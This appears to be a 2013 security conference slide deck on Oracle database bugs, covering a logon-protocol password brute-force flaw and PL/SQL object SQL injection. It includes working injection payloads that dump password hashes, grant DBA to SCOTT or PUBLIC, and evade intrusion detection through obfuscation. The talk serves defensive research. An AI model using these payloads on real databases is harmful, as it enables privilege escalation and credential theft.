Diving into the latest Oracle 0day bugs

May 2013

Slavik Markovich
VP, CTO, Database Security
McAfee

About Me

- Co-Founder & CTO of Sentrigo (now McAfee Database Security)
- Specialties: Databases, security, and programming
- http://www.slaviks-blog.com

Agenda

- What is a 0day
- Offline password brute-force attack – CVE-2012-3137
- Object SQL Injection – CVE-2012-3132

0day - Definition


an attack that exploits a previously unknown vulnerability in a computer application, meaning that the attack occurs on "day zero" of awareness of the vulnerability. This means that the developers have had zero days to address and patch the vulnerability. Zero-day exploits (actual software that uses a security hole to carry out an attack) are used or shared by attackers before the developer of the target software knows about the vulnerability.

Vulnerability Window

- Vulnerability found
- Exploit / PoC created
- Oracle / public learns about vulnerability
- Oracle releases CPU / PSU / SPU
  - CPU – Critical Patch Update
  - PSU – Patch Set Update
  - SPU – Security Patch Update
- User applies one of the above

- Monitor full disclosure lists / exploit db
  - http://seclists.org/fulldisclosure/ http://lists.grok.org.uk/full-disclosure-charter.html
  - Bugtraq - http://www.securityfocus.com/
  - Handler’s diary - https://isc.sans.edu/diary.html

Exploit DB



Search

<< prev 1 2 >> next

Date	D	A	V	Description		Plat.	Author
2012-11-15	⬇	-	✓	Oracle Database Client System Analyzer Arbitrary File Upload	2627	windows	metasploit
2012-10-18	⬇	-	◷	Oracle Database Authentication Protocol Security Bypass	4888	multiple	Esteban Martinez .
2011-11-07	⬇	-	◷	Oracle XDB.XDB_PITRIG_PKG.PITRIG_DROPMETADATA Procedure Exploit	3254	windows	David Maman
2010-10-13	⬇	-	◷	Oracle Virtual Server Agent Command Injection	2869	unix	Nahuel Grisolia
2010-02-18	⬇	-	✓	The Operation CloudBurst Attack	2711	multiple	CWH Underground
2009-04-16	⬇	-	✓	Oracle APEX 3.2 Unprivileged DB users can see APEX password hashes	677	multiple	Alexander Kornbru.
2009-01-14	⬇	-	✓	Oracle Secure Backup 10g exec_qr() Command Injection Vulnerability	725	multiple	Joxean Koret
2008-11-29	⬇	-	✓	OraMon 2.0.1 Remote Config File Disclosure Vulnerability	365	php	ahmadbady
2008-11-20	⬇	-	✓	Oracle Database Vault ptrace(2) Privilege Escalation Exploit	766	linux	Jakub Wartak
2007-10-27	⬇	-	✓	Oracle 10g/11g SYS.LT.FINDRICSET Local SQL Injection Exploit	752	multiple	bunker
2007-10-27	⬇	-	✓	Oracle 10g/11g SYS.LT.FINDRICSET Local SQL Injection Exploit (2)	747	multiple	bunker
2007-10-27	⬇	-	✓	Oracle 10g LT.FINDRICSET Local SQL Injection Exploit (IDS evasion)	692	multiple	Sh2kerr
2007-03-27	⬇	-	✓	Oracle 10g KUPM$MCP.MAIN SQL Injection Exploit v2	767	multiple	bunker
2007-03-27	⬇	-	✓	Oracle 10g KUPM$MCP.MAIN SQL Injection Exploit	789	multiple	bunker
2007-03-10	⬇	-	✓	Oracle 10g (PROCESS_DUP_HANDLE) Local Privilege Elevation (win32)	613	windows	Cesar Cerrudo
2007-02-26	⬇	-	✓	Oracle 10g Database SUBSCRIPTION_NAME Remote SQL Injection Vulnerability (2)	29	multiple	bunker
2007-02-26	⬇	-	✓	Oracle 10g KUPW$WORKER.MAIN SQL Injection Exploit v2	731	multiple	bunker
2007-02-26	⬇	-	✓	Oracle 10g KUPV$FT.ATTACH_JOB SQL Injection Exploit v2	749	multiple	bunker
2007-02-26	⬇	-	✓	Oracle 9i/10g DBMS_METADATA.GET_DDL SQL Injection Exploit v2	878	multiple	bunker
2007-02-26	⬇	-	✓	Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit v2	783	multiple	bunker

NIST NVD CVE CCE CWE

- National Institute of Standards and Technology
- National Vulnerability Database - http://nvd.nist.gov/
- CVE – Common Vulnerabilities and Exposures - http://cve.mitre.org/
- CCE – Common Configuration Enumeration
- CWE – Common Weakness Enumeration

Offline Brute-Force Password Attack

- CVE-2012-3137
- Oracle DB servers using logon protocol 11 (based on SHA-1 password hashes)
  - 11.1.0.6/7, 11.2.0.1/2/3
  - 11.2.0.3 has an option to enable logon protocol 12
- First reported on April 2010
- Fixed after 18 months with 11.2.0.3 patchset
  - Still vulnerable for older clients
  - SQLNET.ALLOWED_LOGON_VERSION=12
- October 2012 CPU
  - Forbidding use of logon protocol 11 across all versions
  - Either use new (12) or old (10) logon protocol
    - Logon protocol 10 requires 10g DES based passwords

Offline Brute-Force Password Attack - Overview

- Client -> CONNECT packet
- Server -> ACCEPT
- Capabilities Exchange packets…
- Client -> Logon packet #1 – username
- Server -> Challenge consisting of SESSION_KEY (sk) and PWD_VRF (salt)
  - Uses password hash to AES block cipher encrypt the random session key
  - Uses PKCS7 padding with 8 0x8 bytes
- E_sk = AES_192_CBC (sk || {0x08}*8, key=Password Hash)
- Session key is 40 bytes

Object SQL Injection

- CVE-2012-3132
- July 2012 CPU
- CVSS score 6.5
- Requires create table, create procedure privileges
- All Oracle since 8i without patch are vulnerable

SQL Injection – PL/SQL

- Two execution modes
  - Definer rights
  - Invoker rights
- Source code not always available
  - There are several un-wrappers available
  - One can find injections without the source
    - Find dependencies
    - Trial and error
    - v$sql
    - Fuzzing

SQL Injection – Demo Procedure

```
CREATE OR REPLACE PROCEDURE LIST_TABLES(p_owner VARCHAR2)
IS
        TYPE c_type IS REF CURSOR; l_cv c_type; l_buff
 VARCHAR2(100);
BEGIN
        dbms_output.enable(100000);
        OPEN l_cv FOR 'SELECT object_name FROM all_objects WHERE
 owner = ''' || p_owner || ''' AND object_type = ''TABLE''';
        LOOP
                FETCH l_cv INTO l_buff;
                dbms_output.put_line(l_buff);
                EXIT WHEN l_cv%NOTFOUND;
        END LOOP;
        CLOSE l_cv;
END;
/
```

SQL Injection – Inject SQL

```
SQL> set serveroutput on
SQL> exec list_tables('SCOTT')
DEPT
EMP
BONUS
SALGRADE
SALGRADE
SQL> exec list_tables('KUKU'' UNION SELECT username ||
 '':'' || password FROM dba_users--')
BI:FA1D2B85B70213F3
CTXSYS:71E687F036AD56E5
DBSNMP:0B813E8C027CA786
…
```

SQL Injection – Inject Functions

```
CREATE OR REPLACE FUNCTION get_dba
RETURN VARCHAR2
AUTHID CURRENT_USER
IS
        PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
        EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
        RETURN 'Hacked';
END get_dba;
/
```

SQL Injection – Inject Functions

```
SQL> exec sys.list_tables('NOUSER'' || scott.get_dba()--')

PL/SQL procedure successfully completed.

SQL> @privs
Roles for current user

USERNAME                       GRANTED_ROLE
------------------------------ ------------
SCOTT                          CONNECT
SCOTT                          DBA
SCOTT                          RESOURCE
```

SQL Injection – IDS Evasion

```
DECLARE
    l_cr        NUMBER;
    l_res       NUMBER;
BEGIN
    l_cr := dbms_sql.open_cursor;
    dbms_sql.parse(l_cr,
        translate('1;vm3|; 4|3.l3 3795z51572_9|3z23v965ze x;.
 6z ;b;v79; 6ll;1639; ~.|3z9 1x3 95
47xm6v~e ;z1e',
'][;|9876543210.,)(mnbvcxzlkjhgfdsapoiuytrewq~',
 'qwertyuiopasdfghjklzxcvbnm(),.0123456789|;[]'''),
 dbms_sql.native);
    sys.list_tables(''' || dbms_sql.execute(' || l_cr || ') --');
END;
/
```

SQL Injection – Cursor Injection

```
DECLARE
  l_cr      NUMBER;
  l_res      NUMBER;
BEGIN
  l_cr := dbms_sql.open_cursor;
  dbms_sql.parse(l_cr,
    'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN
 EXECUTE IMMEDIATE ''GRANT dba to public''; END;',
 dbms_sql.native);
  sys.list_tables(''' || dbms_sql.execute(' || l_cr || ') --');
END;
/
```

SQL Injection - Wrapping

```
CREATE OR REPLACE PACKAGE own_db wrapped
a000000 1 abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd
  abcd abcd 9 62 92
9Ilown0XyY
  +aBSui895eb0pSC9swg2JHf8upfOemZ7GbnvmzvT4nCxqyAlcztZ1ptv7ZMga3
n6+fHlbVac7MmcB19JJfqDkhynlrig0pwVDbao4q4lxWhPw8VPJ1yr6dDzmzm9BCQq
  bTDIhq
/
CREATE OR REPLACE PACKAGE BODY own_db wrapped
a000000 1 abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd
  abcd abcd b 118 13c
ERNYhQ8lgvljF5xjslv4Vn7Mr5Awg
  +nINfZqfHQCvw2qAkhIOLLtwRq0J3wTzXDZ2ACNSNZV
q7ThHqgkvPlFf5BBRkG8BzmglrS29fqkyu2VjB4hbzufKqMzPtGCO2VS1/
  PgsqQBO0upKyeF
tFs22G7gnian7xdfRCC8K997/O11IM36KxulqMhOFpfPEE//ts
  +8T3Cr7sELbhsDV4kuqDBI
6VX3Cs2jqxhl
  +qgnhfrxClimWGyS8UMsw8tjQkPJwYzZGW8Gjd5fWMH9Doiqck5+GjwT8ELf
H06/kj/IPShfNA4QReEI+GDd
```

SQL Injection – Object Injection

- Developers and DBAs never sanitize scripts

```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
RETURN 1;
END;
/
create table " ' or 1=userxxx.f1—" (a varchar2(1));
```

SQL Injection – Lateral Injection

- Code does not have to receive parameters to be injected (Litchfield wrote about this)

```
EXECUTE IMMEDIATE 'update x set y = ''' || SYSDATE || '''';
```

- Running this code before:

```
alter session set nls_date_format = ''' and 1 = hacker.attack() --';
```

Actual Attack

```
create table demo_hack (id number(20) not null,
"FOO'||slavik.attack||'BAR" blob);

create index i_demo_hack on demo_hack ("FOO'||
slavik.attack||'BAR") indextype is ctxsys.context;

exec dbms_stats.gather_table_stats(user,'demo_hack',
cascade=> true)

drop table demo_hack;
```

Resources

- My Blog
  www.slaviks-blog.com
- McAfee Youtube
  www.youtube.com/mcafeeofficial
- McAfee Labs Blog
  www.avertlabs.com/research/blog/
- McAfee Risk & Compliance Blog
  Security Insights Blog
  siblog.mcafee.com/?cat=46
- McAfee Labs Podcast
  podcasts.mcafee.com/audioparasitics/
- McAfee DB Security products
  http://www.mcafee.com/us/products/database-security/

Q&A

McAfee®

McAfee®